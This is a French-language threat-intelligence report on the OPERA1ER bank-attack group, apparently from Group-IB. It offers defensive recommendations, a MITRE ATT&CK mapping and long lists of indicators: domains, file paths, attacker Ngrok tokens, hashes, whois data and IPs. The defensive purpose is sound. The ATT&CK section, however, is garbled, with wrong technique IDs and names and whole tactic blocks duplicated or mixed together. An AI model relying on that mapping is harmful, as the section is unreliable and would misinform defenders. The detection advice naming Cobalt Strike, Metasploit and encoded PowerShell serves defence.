OPERA1ER peut élaborer son attaque jusqu'à un an en amont, un délai mis à profit pour étudier le réseau interne de l'institution, découvrir comment les systèmes de banque numérique ont été conçus et planifier le retrait d'argent. Ce délai est également plus que suffisant pour identifier des anomalies dans le réseau et prendre des mesures afin de localiser l'incident. Par exemple, Threat Hunting Framework (THF) de Group-IB peut facilement détecter une anomalie dans le réseau, mais également bloquer la menace au stade initial, lorsque les employés reçoivent l'e-mail de phishing.

Les recommandations livrées dans ce rapport doivent être appliquées par toutes les organisations dans le cadre des meilleures pratiques des opérations de sécurité. Une compréhension détaillée de la kill chain, que fournit ce rapport, ainsi que des outils et tactiques élaborés par le groupe, permet de prendre des mesures préventives pour protéger votre organisation et éviter les pertes financières.

Recommandations et conseils pour traquer les menaces

Ces pratiques exemplaires aideront votre organisation à éviter les attaques dévastatrices :

1. Contrôlez votre infrastructure à la recherche des indicateurs de compromissions mis en évidence dans ce rapport
2. Utilisez un outil externe de cyber threat intelligence, comme Threat Intelligence de Group-IB, afin de vous tenir au courant des menaces qui pèsent sur votre organisation.
3. Analysez les e-mails entrants avec des solutions de type Malware Detonation Platform, comme Business Email Protection et Managed XDR de Group-IB.
4. Contrôlez le trafic à la recherche de connexions sortantes sur les ports 777 et 1600.
5. Réalisez des audits d'infrastructure pour identifier les RAT, Metasploit Meterpreter et les balises Cobalt Strike au sein du périmètre.
6. Configurez des politiques de contrôle de domaine pour chiffrer les mots de passe dans la mémoire.
7. Mettez à jour le système d'exploitation et installez des patches de sécurité sans tarder.
8. Restreignez ou limitez la solution PowerShell là où elle n'est pas nécessaire. Contrôlez les scripts exécutables, et faites tout particulièrement attention aux processus powershell.exe avec de longues chaînes encodées en Base64 dans les arguments, ainsi qu'aux arguments typiques de Cobalt Strike, Metasploit, CrackMapExec, etc.
9. Contrôlez tous les comptes au sein d'un domaine.

Reconnaissance

T1595Active Scanning

T1592Gather Victim Host Information

T1589Gather Victim Identity Information

T1002Email Addresses

T003Employee Names

T1590Gather Victim Network Information

T1591Gather Victim Org Information

T001Determine Physical Locations

T003Identify Business Tempo

T003Identify Roles

T1588Search Closed Information

T1597Search Closed Sources

T1596Search Open Technical Databases

T1593Search Open Websites/Domains

T1594Search Victim-Owned Websites

Resource Development

T1583Acquire Infrastructure

T001Domains

T002DNS Server

T003Virtual Private Server

T004Server

T005Router

T006Web Services

T1586Compromise Accounts

T001Social Media Accounts

T002Email Accounts

T1584Compromise Infrastructure

T001Domains

T002DNS Server

T003Virtual Private Server

T004Server

T005Botnet

T006Web Services

T1587Develop Capabilities

T1585Establish Accounts

T001Email Accounts

T002Email Accounts

T1588Obtain Capabilities

T001Malware

T002Tool

T003Code Signing Certificates

T004Digital Certificates

T005Exploits

T006Vulnerabilities

Initial Access

T1189Drive-by Compromise

T1190Exploit Public-Facing Application

T1193External Remote Services

T1200Portable Additions

T1586Phishing

T001Spearphishing Attachment

T002Spearphishing Link

T003Spearphishing via Service

T1091Replication Through Removable Media

T1195Supply Chain Compromise

T1199Trusted Relationship

T1078Botnet Valid Accounts

T001Domain Accounts

T003Cloud Accounts

T004Local Accounts

Execution

T1059Command and Scripting Interpreter

T001PowerShell

T002Bash/Script

T003Windows Command Shell

T004Unix Shell

T005Visual Basic

T006Python

T007JavaScript

T008Network Device CLI

T1609Container Administration Command

T1610Deploy Container

T1203Exploitation for Client Execution

T1659Inter-Process Communication

T1106Native API

T1053Scheduled Task/Job

T001At (Linux)

T002At (Windows)

T003Cron

T004Launchd

T005Scheduled Task

T006Systemd Timers

T007Container Orchestration Job

T1129Shared Modules

T1072Software Deployment Tools

T1569System Services

T001Launchctl

T002Service Execution

T1204User Execution

T001Malicious File

T002Malicious Image

T003Malicious Link

T1047Windows Management Instrumentation

Persistence

T1098Account Manipulation

T1097BITS Jobs

T1547Boot or Logon Autostart Execution

T001Registry Run Keys / Startup Folder

T002Task Scheduler Task

T003Time Providers

T004Winlogon Helper DLL

T005Security Support Provider

T006Kernel Modules and Extensions

T007Re-opened Applications

T008LSASS Driver

T009Shortcut Modification

T010Port Monitors

T011Plist Modification

T012Print Processors

T013XDG Autostart Entries

T014Active Setup

T1037Boot or Logon Initialization Scripts

T001Logon Script (Mac)

T002Logon Script (Windows)

T003Network Logon Script

T004RC Scripts

T005Startup Items

T1176Browser Extensions

T1554Compromise Client Software Binary

T1136Create Account

T001Local Account

T002Domain Account

T1549Create or Modify System Process

T001Launch Agent

T002Systemd Service

T003Launch Daemon

T1546Event Triggered Execution

T012Image File Execution Options Injection

T1133External Remote Services

T1574Hijack Execution Flow

T1525Implant Internal Image

T1556Modify Authentication Process

T1137Office Application Startup

T1542Pre-OS Boot

T1063Scheduled Task/Job

T001At (Linux)

T002At (Windows)

T003Cron

T004Launchd

T005Scheduled Task

T006Systemd Timers

T007Container Orchestration Job

T1505Server Software Component

T1205Traffic Signaling

T1205Valid Accounts

T001Default Accounts

T002Domain Accounts

T003Local Accounts

T1546Event Triggered Execution

T012Image File Execution Options Injection

Privilege Escalation

T1548Abuse Elevation Control Mechanism

T001Seuid and Setgid

T002Bypass User Account Control

T003Elevated Execution with Prompt

T1134Access Token Manipulation

T001Token Impersonation/Theft

T002Create Process with Token

T003Make and Impersonate Token

T004Parent PID Spoofing

T005SID-History Injection

T1547Boot or Logon Autostart Execution

T001Registry Run Keys / Startup Folder

T002Task Scheduler Task

T003Time Providers

T004Winlogon Helper DLL

T005Security Support Provider

T006Kernel Modules and Extensions

T007Re-opened Applications

T008LSASS Driver

T009Shortcut Modification

T010Port Monitors

T011Plist Modification

T012Print Processors

T013XDG Autostart Entries

T014Active Setup

T1037Boot or Logon Initialization Scripts

T001Logon Script (Mac)

T002Logon Script (Windows)

T003Network Logon Script

T004RC Scripts

T005Startup Items

T1543Create or Modify System Process

T001Launch Agent

T002Systemd Service

T003Launch Daemon

T1546Event Triggered Execution

T012Image File Execution Options Injection

T1133External Remote Services

T1574Hijack Execution Flow

T1525Implant Internal Image

T1556Modify Authentication Process

T1137Office Application Startup

T1542Pre-OS Boot

T1063Scheduled Task/Job

T001At (Linux)

T002At (Windows)

T003Cron

T004Launchd

T005Scheduled Task

T006Systemd Timers

T007Container Orchestration Job

T1505Server Software Component

T1205Traffic Signaling

T1205Valid Accounts

T001Default Accounts

T002Domain Accounts

T003Local Accounts

T1546Event Triggered Execution

T012Image File Execution Options Injection

Defense Evasion

T1548Abuse Elevation Control Mechanism

T001Seuid and Setgid

T002Bypass User Account Control

T003Elevated Execution with Prompt

T1134Access Token Manipulation

T001Token Impersonation/Theft

T002Create Process with Token

T003Make and Impersonate Token

T004Parent PID Spoofing

T005SID-History Injection

T1547Boot or Logon Autostart Execution

T001Registry Run Keys / Startup Folder

T002Task Scheduler Task

T003Time Providers

T004Winlogon Helper DLL

T005Security Support Provider

T006Kernel Modules and Extensions

T007Re-opened Applications

T008LSASS Driver

T009Shortcut Modification

T010Port Monitors

T011Plist Modification

T012Print Processors

T013XDG Autostart Entries

T014Active Setup

T1037Boot or Logon Initialization Scripts

T001Logon Script (Mac)

T002Logon Script (Windows)

T003Network Logon Script

T004RC Scripts

T005Startup Items

T1543Create or Modify System Process

T001Launch Agent

T002Systemd Service

T003Launch Daemon

T1546Event Triggered Execution

T012Image File Execution Options Injection

T1133External Remote Services

T1574Hijack Execution Flow

T1525Implant Internal Image

T1556Modify Authentication Process

T1137Office Application Startup

T1542Pre-OS Boot

T1063Scheduled Task/Job

T001At (Linux)

T002At (Windows)

T003Cron

T004Launchd

T005Scheduled Task

T006Systemd Timers

T007Container Orchestration Job

T1505Server Software Component

T1205Traffic Signaling

T1205Valid Accounts

T001Default Accounts

T002Domain Accounts

T003Local Accounts

T1546Event Triggered Execution

T012Image File Execution Options Injection

Credential Access

T1110Brute Force

T1555Credentialed from Password Stores

T1212Exploitation for Credential Access

T1469Forced Authentication

T1066Force Work Credentials

T1096Input Capture

T001Keylogging

T002GUI Input Capture

T003Web Portal Capture

T004Credential API Hooking

T1567Man-in-the-Middle

T1558Modify Authentication Process

T1040Network Sniffing

T1538Cloud Service Dashboard

T1526Cloud Service Discovery

T1613Container and Resource Discovery

T1482Domain Trust Discovery

T1083File and Directory Discovery

T1046Network Service Scanning

T1135Network Share Discovery

T1040Network Sniffing

T1201Password Policy Discovery

T1120Peripheral Device Discovery

T1069Permission Groups Discovery

T001Local Groups

T002Domain Groups

T003LSA Secrets

T005Cached Domain Credentials

T006DCSync

T007Proc Filesystem

T1528Steal Application Access Token

T1558Steal or Forge Kerberos Tickets

T001Golden Ticket

T002Silver Ticket

T003Kerberoasting

T1539AS-REP Roasting

T1016System Network Configuration Discovery

T1049System Network Configuration Discovery

T1033System Owner/User Discovery

T1007System Service Discovery

T1124System Time Discovery

T1497Virtualization/Sandbox Evasion

Discovery

T1087Account Discovery

T001Local Account

T002Domain Account

T003Email Account

T004Cloud Account

T1010Application Window Discovery

T1217Browser Bookmark Discovery

T1580Cloud Infrastructure Discovery

T1538Cloud Service Dashboard

T1526Cloud Service Discovery

T1613Container and Resource Discovery

T1482Domain Trust Discovery

T1083File and Directory Discovery

T1046Network Service Scanning

T1135Network Share Discovery

T1040Network Sniffing

T1201Password Policy Discovery

T1120Peripheral Device Discovery

T1069Permission Groups Discovery

T001Local Groups

T002Domain Groups

T003LSA Secrets

T005Cached Domain Credentials

T006DCSync

T007Proc Filesystem

T1528Steal Application Access Token

T1558Steal or Forge Kerberos Tickets

T001Golden Ticket

T002Silver Ticket

T003Kerberoasting

T1539AS-REP Roasting

T1016System Network Configuration Discovery

T1049System Network Configuration Discovery

T1033System Owner/User Discovery

T1007System Service Discovery

T1124System Time Discovery

T1497Virtualization/Sandbox Evasion

Lateral Movement

T1210Exploitation of Remote Services

T1534Internal Spearphishing

T1570Lateral Tool Transfer

T1563Remote Service Session Hijacking

T001RDP Hijacking

T002Remote Services

T1530Remote Desktop Protocol

T002SMB/Windows Admin Shares

T1213Distributed Component Object Model

T003SSH

T004Web

T005Windows Remote Management

T1091Exploitation Through Removable Media

T1072Software Deployment Tools

T1080Taint Shared Content

T1550Use Alternate Authentication Material

T001Application Access Token

T002Pass the Hash

T003Pass the Ticket

T004Web Session Cookie

Collection

T1560Archive Collected Data

T001Archive via Utility

T002Archive via Library

T003Archive via Custom Method

T1123Automated Collection

T1119Clipboard Data

T1530Data from Cloud Storage Object

T1602Data from Configuration Repository

T1213Data from Information Repositories

T1005Data from Local System

T1069Data from Network Shared Drive

T1036Data from Removable Media

T1074Data Staged

T001Local Data Staging

T002Remote Data Staging

T1114Email Collection

T001Local Email Collection

T002Email Forwarding Rule

T003Email Collection

T1066Input Capture

T002Credential API Hooking

T003Web Portal Capture

T004Credential API Hooking

T1185Man in the Browser

T1567Man-in-the-Middle

T1113Screen Capture

T1125Video Capture

Command and Control

T1027Application Layer Protocol

T001Web Protocols

T002File Transfer Protocols

T003Mail Protocols

T004DNS

T1092Communication Through Removable Media

T1132Data Encoding

T001Standard Encoding

T002Non-Standard Encoding

T1213Data Obfuscation

T1568Dynamic Resolution

T001Fast Flux DNS

T002Domain Generation Algorithms

T003DNS Caching

T1573Encrypted Channel

T001Asymmetric Cryptography

T002Symmetric Cryptography

T1008Fallback Channels

T1105Ingress Tool Transfer

T1104Multi-Stage Channels

T1095Non-Standard Layer Protocol

T1571Non-Standard Port

T1572Proxy

T001Internal Proxy

T002External Proxy

T003Multi-hop Proxy

T004Domain Fronting

T1205Remote Access Software

T1102Web Service

Exfiltration

T1020Automated Exfiltration

T1030Data Transfer Size Limits

T1048Exfiltration Over Alternative Protocol

T1041Exfiltration Over C2 Channel

T1011Exfiltration Over Other Network Medium

T1092Exfiltration Over Physical Medium

T1057Exfiltration Over Web Service

T1029Scheduled Transfer

T1537Transfer Data to Cloud Account

Impact

T1531Account Access Removal

T1485Data Destruction

T1486Data Manipulation

T1565Data Manipulation

T001Stored Data Manipulation

T002Transmitted Data Manipulation

T003Runtime Data Manipulation

T1491Defacement

T1561Disk Wipe

T1499Endpoint Denial of Service

T1495Firmware Corruption

T1490Inhibit System Recovery

T1498Inhibit Update of Service

T1496Resource Hijacking

T1489Service Stop

T1529System Shutdown/Reboot

MITRE ATT&CK®

FOR OPERA1ER

OPERA1ER: PLAYING GOD WITHOUT PERMISSION

©GROUP-1B

Indicateurs de compromission

Domaines

- actu[.]afrikmedia[.]info
- actu[.]banquealtantique[.]net
- bac[.]eimaragon[.]org
- bac[.]senegalsante[.]org
- blackid-35778[.]portmap[.]io
- boa[.]eimaragon[.]org
- bproduction[.]duckdns[.]org
- bproduction[.]zapto[.]org
- chance2019[.]ddns[.]net
- cnam[.]myvnc[.]com
- cobalt[.]warii[.]club
- contact[.]senegalsante[.]org
- covid[.]****netad[.]com
- download[.]nortonupdate[.]com
- driver[.]eimaragon[.]org
- fuck90[.]duckdns[.]org
- hunterX1-37009[.]portmap[.]io
- info[.]senegalsante[.]org
- kaspersky-lab[.]org
- mcafee-endpoint[.]com
- microsoft-af[.]com
- news[.]banquealtantique[.]net
- news[.]coris-bank[.]fr
- noreplyrobot[.]duckdns[.]org
- operan[.]ddns[.]net
- personnels[.]bdm-sa[.]fr
- serveur1[.]hopto[.]org
- srvopm[.]****netad[.]ci
- update.mcafee-endpoint[.]com
- update.microsoft-af[.]com
- update[.]kaspersky-lab[.]org
- update[.]mcafee-endpoint[.]com
- windowsupdaters[.]zapto[.]org
- windowsupgraders[.]ddns[.]net
- winsec[.]ddns[.]net
- winsec[.]senegalsante[.]org
- winsec[.]warii[.]club
- wsus.microsoft-af[.]com

Chemins

- C:\Users\<user_name>\temp.dll
- 4000js.js

- mum.exe
- vps.exe
- c:\app\ab.bat
- C:\Intel\host_new.exe
- C:\Intel\Logs\New\host_new.exe
- c:\Intel\edgLogs.exe
- C:\Intel\sysInfos.exe
- C:\Intel\metasploit-latest-windows-x64-installer.exe
- C:\Intel\IntelGFX.exe
- C:\Intel\IntelGFX\LLUOII.exe
- C:\Intel\PsExec64.exe
- C:\Intel\PsExec.exe
- C:\Intel\GP\Sysnew.exe
- C:\Users\administrateur\AppData\Roaming\Adobe\Acrobat\Winsys.exe
- C:\PerfLogs\decoN.exe
- C:\PerfLogs\Test1.exe
- C:\Intel\Altro.exe
- C:\PerfLogs\nn.exe
- C:\Users\Admins\AppData\Roaming\Microsoft\Jbs
- C:\Users\Administrator\AppData\Roaming\Jbs\nssm.exe
- C:\Users\Administrator\AppData\Roaming\Jbs\config.yml
- C:\Users\Admins\AppData\Roaming\Microsoft\Altro.exe
- C:\Intel\launcher.vbs
- C:\Intel\Logs\sysbit.exe

Jetons Ngrok

- authToken: 1bhGS5JKjhHSm6X0st5SEzF5hxK_5omCTcnQvdhusKTxAWq6x
- authToken: 1bbu8LaVIYDIr1jrr8WZJEsjPvF_5zHcsjJSJVubwcEAiw4iB

ID de message SMTP

- @DESKTOP-8652N1S
- @DESKTOP-E5ERJ5P
- @mail.groupechaka.com

Hash MD5 des fichiers

- 009bcdb4cb4784df7e366921c523db16
- 017ba3cb35528108f6c4e05db99f3572
- 0258f4f0319fa77b10978dd92edf87c1
- 043956a214b56a2efd323ec305a813f2
- 044e0bb14076e83bcd38c537ff328f73
- 093ba856381c9e17e29a5fc2aadfa9f9
- 0a11428c5f4cb64bea4905576d30044d
- 0ca97bf824c3bf16818f9830c0ba83a5
- 0f304bd73274a6fd4a5b05eb5f0657f7
- 10260f016285a196e245493a0e50681a
- 1305f4fe0f5032c82e3dd5ca4ecae235
- 13c07511ff89f1567a8f39a5215bc884
- 13e7c5ad329a3e3c0568d27cc2242af6

- 18126be163eb7df2194bb902c359ba8e
- 2178d1efad5f2a1f7400e0d6d0a263f8
- 21bf477dbc9eaca77e0d7e77856bddd7
- 22fe5107805f9c5f1ce8051c9796df18
- 24aa5d597961bc1d902c5462052a1250
- 27304b246c7d5b4e149124d5f93c5b01
- 2806b0bfd215648edb1bb3ef32855a99
- 2b83d157f134a0388d6b48a4fbb85bd0
- 2c5dcd5c42ece2a91e53914f10b10270
- 2d03e001d92c099a002692c1669432b6
- 2d17eb61660c1e4390fe88c9ddefc6c7
- 2e2ddfd6d3a10d5dd51f8cbdeaeb4b75
- 2e5af496face122157e459e84e5fe14b
- 306447863f89c6962fc5c16517c8fb9c
- 330cf14b15f441462554917d66f4c4cf
- 34499495a77a34ce3a58899089f97062
- 351cbc60e73886519a8e1232adf80f28
- 368653e74934b6d649c8d08d66341177
- 37502ecc7f8575055873f92719e1c7b6
- 3a60017847cf09f334fd8a2d0b001543
- 3b6c29c8ff1ea1649da4863b6e543e04
- 3c1e90e8b5d180ff0f5455dd92bdb412
- 3cbe2c4d95d10a0d5f1d33db3e752df0
- 3d79e91b1382280535596ce7eaa5e29b
- 446a6e8c3876959ba1695899fe3584a7
- 472873942f0e7750ced3bc42c0b469f7
- 47777cb7a44e587e1c39eb4b7aec6ac4
- 478d8e6a7766702a584073c295c0eadc
- 49ad6020376caba051b4d6a6578efc1c
- 4b27c3d57fe01a2a5b2001854507e0e2
- 4b78df00aa863bc8b581b33289031500
- 4f27b4322117484847c7021a5325814d
- 4facb81f57e515a508040270849bcd35
- 52616e216f614ce92ea9512d49d039c4
- 52e666a32d0847b416b66ad9aa98bbed
- 5501196c0134a5a9eac0dfe250acd055
- 588afc20615b110b8bc0365397c3dbbf
- 58961c3ea961f0de2177b352d51e047d
- 5aa2bc6132915f9ddd56b7fd17f992e6
- 5d9d7de37e423d33aec86617a750662d
- 5ecc4ad7475caef78f0e035aa277b51e
- 63417ec71d3c7670c2306afc4164b0de
- 63649943c1ffb9d650d73bc375b6f224
- 63c7f3e2eb52298bdb9641b8ac319882
- 6414928547ef254886331378cfb97be1
- 64e61ec18ab4336798f667c4465a7b58
- 670a05010ba9c97e7451e1d7896801ae
- 67f6cea5ce043f1e4872c357d2752379

- 690d63a3dd05649f330df67b072df337
- 69c2af6fffd6537590c7bdba36b5823b
- 6a1bf6f6bc7d86fa77db57132ef65ee6
- 6ccdc868a729510a1c2f3ce447e1de05
- 6d56ab884f43028bb642f76acf286de1
- 6d93c6535945e0caadb6ebee9b2b5e17
- 70bc161f01937e17bae835b4df2c84b6
- 72902ec0df95a7dcfb3b66f9b02ef7f3
- 72f82d3fa5ffa8a82a5ac1176363dfef
- 7444684c7152c6089e68305c36f585e3
- 7584fa7ded7aed3b38635274719b7966
- 75e55496a2c4d240805291780478cb45
- 7803e73ea96be23f3499b4af3e100161
- 7ddee4ec4650bf7836478ca8f286ac10
- 7e2801b8d44eb6bece5b3b5467242111
- 7efe472be826bf387545117b3e463fed
- 8061ba44ebc7cc1adb5dc61c903f541f
- 808502752ca0492aca995e9b620d507b
- 809f42059da3058a1e62fa7ba56ce66b
- 80c0cd9971c1d458c40a10ffc54ec35d
- 834d61aa653f8503aa36fffc9774b2b6
- 8416149a694a4ad8b54ae06579f56908
- 8a3214f0631c3afe3b3fa269ff887318
- 8bed50e5bb8aaee9c8af1ee14623547e
- 8cd17229113b8f57d7db6b2719f93f4d
- 905de14f4c515e82bf4603fa7c3dae4e
- 9321c107d1f7e336cda550a2bf049108
- 9425024fe2b94a9c7cdf8ea60a1fbdb7
- 96d38bc4a675ab2505806d9ea4df6bea
- 9768250c8ad2861dd46c1a2d5f9b0ac3
- 97bfda8ced4baec095f0f24b4c47a56
- 98d1c565e5b6484e937efed5e777263d
- 9c38991c3770b0c2917659bdb7091ed9
- 9d5696758c45cceb3405a62af931c11d
- 9d61b753e7073a70fb6f4b577c9270f0
- a0873962bca482a7d14dafbeaf5346cb
- a1d02f0906e7cac845c1979b3e0c783a
- a69f9a26f8cf8abddc0e105328198766
- a919affc3ca6ae4f534d6acb2f31a5fa
- a963112260daf1fcf30f394a21e123e1
- a9ab4f14d339eb15d8209b13a51ce989
- aae20b78c9bcba19e95fc56a630228a0
- af67701a6387834d2195282719ef6636
- b1de80dc4a1d8122909f53a101802449
- b6c707729ac8e7fe2f6d358b5dd2736c
- b9943a25caed8e251a9580ebb6148137
- ba6d2148ecff70e2134953df18210c15
- ba9a525cee898c867b2587a492167877

- bace201a0f9bc25dda6b288e22023f61
- bb431f144ae22c06662fcb0d64dd6b7d
- bb592a79fd934e30df6832b67b918923
- bcc73790f7b2d37704976cd78095a9e9
- beceae2fdc4f7729a93e94ac2ccd78cc
- bed4f32f0d6f97feee6c03f287e1832c
- c1523055a02b61e0f4ba87547b29ec0c
- c2a287fae215fa3c4ae4accf5186d014
- c872af5d1182e865dc72e23fed938b5c
- c9194a86915eb04b8293183dada19e79
- ce5ac0502ff412be598914c12babfb03
- ce83775b68686c01d1c45fe47d8e5325
- cebbd06d6dbf99ab1eb868310f642027
- cfbac2be66ebfe0a9324d188199c0de2
- d1b2d809addb30c85c8344336f3bc6ff
- d1dcf91ee3d482623365bf5976e19dc1
- d440dd5375fd1dc90858cc4d2415b5f9
- d532dd9036497a0ed71ace5ec1b45fb8
- d6a3f830a51ec64acaab361e056f5e0d
- db37a5c00a956bb8d6cc18974992a2dc
- dbd7a7cc06ca8e4c5ccc5fb901271d80
- dc1e1506c0c03663233911f4d0a22c70
- dc33c287ffa253bc5af591e7f40877da
- dda5a9d262181339921c04902bd77173
- df88175fb96cad1ca9605db2352ae063
- e2b0d44be0970b740afc27ff82bb29bf
- e8848f591f9cd537e1feb84a54fe18ff
- e89790f614197291933982e26f9214ca
- ed5d15c55ee5cc0eba0aa8c4f42b45d9
- eeb12aa59e79027fa2bafd0c6e244f9e
- eebaef66a9d009ba52f40eb7b66c06f8
- f1bef120cb72066000e67171ed5193a7
- f2060ef4f0e02bb9f96f4f0ac295c03f
- f24a401dc5974e995a2cf98f03a42e17
- f58ccfae8b60f37e8d612532395170de
- f61a31de0f8478b9b4332ae321b03c1b
- f7533a09f0bc3b7e9317c65050f987d2
- f7b0cf59a52e2c03a38bd6d04aab47fc
- f7e6e117024b8936cf0f3ba1ac303a3b
- fb6c7eb4f64f699511380721e9c8cabb
- fbec4459fbf7018db2a0148406d8196f
- fd4f43af4b47683256b31e74d5bdfb9c
- fdfe13661dd743d884e5b92775c89102

Enregistrement de domaines

Domaine	Sous-domaine	Whois
coris-bank.fr	news.coris-bank.fr	créé le : 19/07/2019
		contact : senior johsnon
		adresse : PERSONAL
		adresse : 20, rue des Sables
		Sables adresse : 1000 bruxelle
		pays : Belgique
		téléphone : +32.465317912
		e-mail : nxsms@yahoo.fr
		registraire : EURODNS S.A
		nserver : burt.ns.cloudflare.com
		nserver : ingrid.ns.cloudflare.com
bdm-sa.fr	webdisk.bdm-sa.fr	registraire : EURODNS S.A.
		créé le : 18/07/2019 09:36:32
	personnel.bdm-sa.fr	nserver : ns1.hostinginterface.eu
		nserver : ns2.hostinginterface.eu
	personnels.bdm-sa.fr	contact : Nahoum Eliot
		adresse : matambu
		adresse : 01 bp1254
		adresse : 10535 stocklm
		pays : Suède
		téléphone : +46.625855445
		e-mail : nxsms0@gmail.com
warii.club	mail.warii.club	URL du registraire : publicdomainregistry.com
	info.warii.club	Date de création : 19/11/2018, 20:26:00
	warima.warii.club	Pays du titulaire : États-Unis
	wari.warii.club	
	cobalt.warii.club	
	winsec.warii.club	

Domaine	Sous-domaine	Whois
senegalsante.org	droid.senegalsante.org	URL du registraire : http://www.publicdomainregistry.com
	hostmaster.senegalsante.org	Date de création : 18/06/2019 12:40:58
	info.senegalsante.org	Pays du titulaire : États-Unis
	contact.senegalsante.org	
	server.senegalsante.org	
	server1.senegalsante.org	
	server0.senegalsante.org	
	winsec.senegalsante.org	
	crazy.senegalsante.org	
	server2.senegalsante.org	
	server3.senegalsante.org	
	bac.senegalsante.org	
	ns1.senegalsante.org	
	ns2.senegalsante.org	
eimaragon.org	driver.eimaragon.org	URL du registraire : http://www.publicdomainregistry.com
	boa.eimaragon.org	Date de création : 10/05/2020 12:31:36
	wa.eimaragon.org	Pays du titulaire : États-Unis
	bac.eimaragon.org	
	ftp.eimaragon.org	
	ns1.eimaragon.org	
	ns.eimaragon.org	
	eimanet.eimaragon.org	
	winsec.eimaragon.org	

Domaine	Sous-domaine	Whois
afrikmedia.info	actu.afrikmedia.info	Nom de domaine : AFRIKMEDIA.INFO URL du registraire : www.publicdomainregistry.com Date de création : 15/05/2019 22:12:10 Pays du titulaire : France
	news.afrikmedia.info	
banquealtantique.net	news.banquealtantique.net	Nom de domaine : banquealtantique.net URL du registraire : http://www.eurodns.com Date de création : 18/07/2019 00:00:00 Registraire : Eurodns S.A. Nom du titulaire : Nahoum Eliot Organisation du titulaire : matambu Adresse du titulaire (rue) : 01 bp1254 Adresse du titulaire (ville) : stockholm Adresse du titulaire (État/province) : - Adresse du titulaire (code postal) : 10535 Pays du titulaire : Suède Numéro de téléphone du titulaire : +46.625855445 Fax du titulaire : - E-mail du titulaire : nxsms0@gmail.com
	actu.banquealtantique.net	
windowsdefender.redirectme.net	—	—
ocitnetad.com	codir.ocitnetad.com	Nom de domaine : ocitnetad.com URL du registraire : https://www.psi-usa.info Date de création : 21/04/2020 14:46:15 Adresse du titulaire (État/province) : Paris Pays du titulaire : France
	covid.ocitnetad.com	
mcafee-endpoint.com	update.mcafee-endpoint.com	Nom de domaine : mcafee-endpoint.com URL du registraire : https://www.psi-usa.info Date de création : 01/07/2020 19:53:21 Registraire : PSI-USA, Inc. dba Domain Robot Adresse du titulaire (État/province) : Paris Pays du titulaire : France
	noreply.mcafee-endpoint.com	
	mail.mcafee-endpoint.com	
windonwsxp.duckdns.org	—	—
gamevnc.myvnc.com	—	—
windowsupdaters.zapto.org	—	—

Domaine	Sous-domaine	Whois
afijoh.net	utils.afijoh.net	Nom de domaine : AFIJOH.NET URL du registraire : http://tucowsdomains.com Date de création : 08/11/2018 04:42:47 Registraire : TUCOWS, INC.
windowsdwm.ddns.net	—	—
bproduction.duckdns.org	—	—
cnam.myvnc.com	—	—
windowsupgraders.ddns.net	—	—
kpersky.duckdns.org	—	—
winsec.gotdns.ch	—	—
winsec.ddns.net	—	—
queen2012.ddns.net	—	—
direct8.ddns.net	—	—
dynastie.warzonedns.com	—	—
4x33.ignorelist.com	—	—
reply2host.duckdns.org	—	—
zfs.life	—	Nom de domaine : zfs.life URL du registraire : http://www.namecheap.com Date de création : 30/10/2018 22:28:26.26 Registraire : NAMECHEAP INC
HELPDESK-SECURITY.ORG	—	Registraire parrain : PDR Ltd. d/b/a PublicDomainRegistry.com Date de création : 27/10/2016 14:04:32 Nom du titulaire : samuel jackson Organisation du titulaire : personnel Adresse du titulaire (rue) : rue des st sauveurs Adresse du titulaire (ville) : paris Adresse du titulaire (État/province) : Pas-de-Calais Adresse du titulaire (code postal) : 62280 Pays du titulaire : France Numéro de téléphone du titulaire : +33.33684152554 E-mail du titulaire : nxsms0@gmail.com Numéro de téléphone de l'administrateur : +33.33684152554 E-mail de l'administrateur : nxsms1@gmail.com

Domaine	Sous-domaine	Whois
EVAMACHINE.TK	—	Nom de domaine :EVAMACHINE.TK Organisation :BV Dot TK Dot TK administrator P.O. Box 11774 1001 GT Amsterdam Pays-Bas Téléphone : +31 20 5315725 Fax : +31 20 5315721 E-mail : signalements : abuse@freenom.com, infractions au droit d'auteur : copyright@freenom.com Serveurs de nom de domaine :NS1.SHOCKHOSTING.NET NS2.SHOCKHOSTING.NET

IP

Domaine	Date	IP	Whois
coris-bank.fr	Dissimulé	Dissimulé	Dissimulé par Cloudflare
news.coris-bank.fr	27/08/2019	185.244.31.24	netname : PRIVACYFIRST-UK3 org-name : The PRIVACYFIRST Project pays : Royaume-Uni
	20/12/2019	213.227.140.15	netname : NL-LEASEWEB-20000721 org-name : LeaseWeb Netherlands B.V. pays : Pays-Bas
	06/04/2020	45.15.16.197	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	09/04/2020	45.15.16.238	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	14/04/2020	45.15.16.213	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	22/04/2020	45.15.16.156	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	25/04/2020	45.15.16.236	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	26/04/2020	45.15.16.166	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	04/05/2020	45.15.16.239	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	10/05/2020	45.15.16.175	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	20/05/2020	45.15.16.207	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	12/06/2020 - 14/01/2021	46.246.14.74	netname : FROOTYNET-5 descr : Frootynet Sweden pays : Suède org-name : Frootynet

Domaine	Date	IP	Whois
bdm-sa.fr	Hidden	Hidden	Hidden by Cloudflare
webdisk.bdm-sa.fr	07/11/2019 - 20/05/2020	196.182.27.18	netname : MTNCI_LTE
			descr : MTN LTE
			pays : Côte d'Ivoire
			personne : Edmond Koffi
			adresse : 11 BP 116 ABIDJAN 01 - COTE D'IVOIRE, ABIDJAN, Cote D'ivoire
			téléphone : tel:+225-21-75-60-00, tel:+255-4188908
personnel.bdm-sa.fr	18/12/2020	188.126.90.82	netname : FROOTYNET-8
			descr : Frootynet Sweden
			pays : Suède
	12/08/2020	178.73.192.70	netname : FROOTYNET-11
			descr : Frootynet Sweden
			pays : Suède
	24/07/2019	185.244.31.24	netname : PRIVACYFIRST-UK3
			pays : Royaume-Uni
			descr : www.privacyfirst.sh
	20/05/2020	45.15.16.207	netname : NB-SE1
			descr : Stockholm, Sweden
			pays : Suède
			Role: Netbouncer AB
			abuse-mailbox : abuse@netbouncer.se
	02/03/2021	46.246.84.74	netname : NB-SE1
			descr : Stockholm, Sweden
			pays : Suède
			Role: Netbouncer AB
			abuse-mailbox : abuse@netbouncer.se
